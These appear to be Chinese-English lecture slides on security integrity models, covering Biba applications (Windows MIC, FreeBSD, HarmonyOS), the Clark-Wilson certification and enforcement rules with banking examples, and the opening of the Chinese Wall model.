# Biba完整性保护的应用


- Windows的强制完整性控制 (since Vista)
  - Uses four **integrity levels**: *Low*, *Medium*, *High*, and *System*
  - Each process is assigned a level, which limit resources it can access
  - Processes started by normal users have *Medium*
  - Elevated processes have *High*
    - Through the User Account Control feature
  - Some processes run as *Low*, such as **IE** in protected mode
  - Reading and writing do not change the integrity level
    - **环规则** (Ring policy)

# Biba完整性保护的应用

- Fully implemented in FreeBSD 5.0.
  - as a kernel extension
  - the **integrity levels** are defined for subjects and objects in a configuration file.
  - support for both hierarchical and non-hierarchical labeling of **all system objects** with integrity levels
  - supports the strict enforcement of information flow to prevent the corruption of high integrity objects by low integrity processes.

# HarmonyOS

- HarmonyOS 严格履行 Biba 模型定义的访问控制逻辑
- 确保**高安全设备**不会安装来自不可信来源的应用程序、软件、升级、补丁，只有通过 HarmonyOS 官方认可并签名的软件才能被引入到 HarmonyOS 中。
- 也禁止**低级别安全设备**向高级别安全设备发起控制指令，例如：通过运动手表控制手机进行大额支付



# Clark-Wilson 模型

- 面向事务，既要确保数据的完整性，又要保证事务的完整性。
- 应用具有不同的强制访问控制需求：

客体

*Military:* Data item associated with a particular level.

*Commercial:* Data item associated by a set of programs permitted to manipulate it.

主体

*Military:* Users constrained by what they can read or write.


*Commercial:* Users constrained by which programs they are allowed to execute.

# Clark-Wilson 模型

- 两个重要概念
  - 良构事务 (Well-formed Transaction)
    - 用户只能通过可信程序 (即良构事务) 操作数据
    - 良构事务可以将数据从一个一致性状态转换到另一个一致性状态
  - 职责分离-用户只能使用某一组程序
    - 如果用户能创建一个良构事务，他可能不被允许运行它
    - 用户必须合作来操作数据



# Clark-Wilson 模型



# Clark-Wilson 模型

- 一致性---如果满足某些给定性质， 那么数据是一致的
- 举例: Bank
  - Objective: today's deposits - today's withdrawals + yesterday's balance = today's balance
  - Policy level 1: transactions must meet this objective
  - Policy level 2: users execute only those transactions
  - Policy level 3: certifiers must ensure users do so
  - Policy level 4: logs will monitor that certifiers are doing their job!

# Clark-Wilson 模型

- 关键贡献：层次结构减少了对特殊可信主体的依赖
  - Certifiers will enforce users to run only good transactions
  - logs will in turn monitor certifiers
- But who will then monitor log auditors (logs)?
  - Trust is always needed (根信任)


# 模型的要素

- **Users**              Active agents
- **CDIs**              Constrained Data Items
  - 需要完整性的数据
- **UDIs**              Unconstrained Data Items
  - 不需要完整性的数据
- **TPs**                Transformation Procedures
  - like commands in Access Control Matrices, but for debit, credit
- **IVPs**               Integrity Verification Procedures
  - 定期运行以检查CDI的完整性

# 模型的要素

→ Verify integrity

→ Transform: valid → valid



# Clark-Wilson 模型

- C-W模型采取两类措施来支持系统完整性
  - 系统实施的措施（**实施规则**, ER）
  - 用于证明系统实施的有效性的措施（**证明规则**, CR）

# 规则


## Certification Rules (证明规则)

- CR1 IVPs verify CDI integrity
- CR2 TPs preserve CDI integrity
- CR3 Separation of duties for ER2
- CR4 TPs write to log
- CR5 TPs upgrade UDIs to CDIs

## Enforcement Rules (实施规则)

- ER1 CDIs changed only by authorized TP
- ER2 TP run only by authorized users
- ER3 Users are authenticated
- ER4 Authorizations changed only by certifiers

# 规则



# Certification Rules 1,2,3

CR1 当任何IVP运行时， 它必须确保所有CDIs都处于有效状态

CR2 对于一个相关的CDIs集合， 一个TP必须将处于有效状态的那些CDIs转换为（可能不同的）有效状态

- A relation **certified** associates a set of CDIs with a particular TP
  - Say ( before<sub>1</sub>, after<sub>1</sub> ), ( before<sub>2</sub>, after<sub>2</sub> ) ... ( before<sub>n</sub>, after<sub>n</sub> )
  - Example: TP-- withdraw money, CDIs-- accounts, in bank example

CR3 允许关系(allowed relations (user, TP, CDIs))必须符合职责分离原则（ separation of duty, SoD）的要求

**SoD:** The principle that says **different duties** that may result in compromising integrity **must not be permitted** to be executed by **the same** process, subject, or entity


# Certification Rules 4

CR4 所有的TP都向一个只能以添加(append)方式写log，以便能够重现TP的操作过程

- Because the **auditor** needs to be able to determine what happened during reviews of transactions

实际欺诈的例子：

Hastings银行的一名银行职员注意到，他们的系统**没有审核地址的变化**。于是他把一位女士的地址改成了自己的地址，签发了一张信用卡和密码，然后又改回了这位女士的真实地址。他从她那里偷了8600英镑。当这位女士投诉时，她没有被相信，银行坚持认为他们的系统是安全的，而且这些提款一定是她的错（她因疏忽，让别人拿走了她的卡和密码）。她不得不支付。



# Certification Rules 5

CR5 TP以两种方式之一处理 UDI

(1): 要么拒绝该UDI

(2): 要么将转换为CDI

- 例子： 在一家银行，在键盘上输入的存款金额是**UDI**。TP必须在使用数字之前验证它们（使它们成为**CDI**）；如果验证失败，TP拒绝UDI

# Enforcement Rules 1 and 2

- ER1 系统必须维护证明关系(certified relations (TP, CDI)), 并且必须确保只有经过证明能在一个CDI上运行的TPs才能操纵该CDI
- ER2 系统必须将User与每个TP和一组CDI相关联(allowed relation (user, TP, CDIs))。 TP可以代表相关User访问这些CDI, 但无法代表与该TP和CDI无关的User访问该CDI

# Enforcement Rules 3 and 4

ER3 系统必须对试图执行TP的每个User进行身份认证

- Authentication **not** required before use of the system,  
but **is** required before **manipulation** of CDIs

ER4 只有有权给某TP作证明的主体才能修改该TP与相关实体（如CDIs）之间的关系；并且，有权给某实体（TP或CDI）作**证明**的主体不能拥有与该实体相关的**执行权限**。

- Enforces **separation of duty** with respect to **certified** and  
**allowed** relations

## 与 BLP的区别

- 一个数据项并不与一个特定的**安全级别**相关联，而是与一组**TPs**相关联
- 一个用户没有被赋予对数据项的**读/写**权限，而是被赋予**执行某些程序**的权限


## 与 Biba 的比较

- Biba **lacks** the procedures and requirements on identifying subjects as trusted
- Clark-Wilson focuses on how to ensure that programs can be trusted

# Chinese Wall模型

- Brewer-Nash, 1989
- 主要目标：防止利益冲突(conflicts of interest)
- 动态职责分离（SoD）：
  - 主体可以自由选择要访问数据，但选择会影响后续权限
  - 主体后续访问中，权限取决于其当前的和已访问的数据：
    - 举例：一旦你为百事可乐工作，你就无法为可口可乐工作！


# Chinese Wall- 直接信息流



# Chinese Wall–间接信息流- Write Rule

Write access granted **only if no other** object can be read that:

- Belongs to a competing company dataset
- Contains un-sanitized information

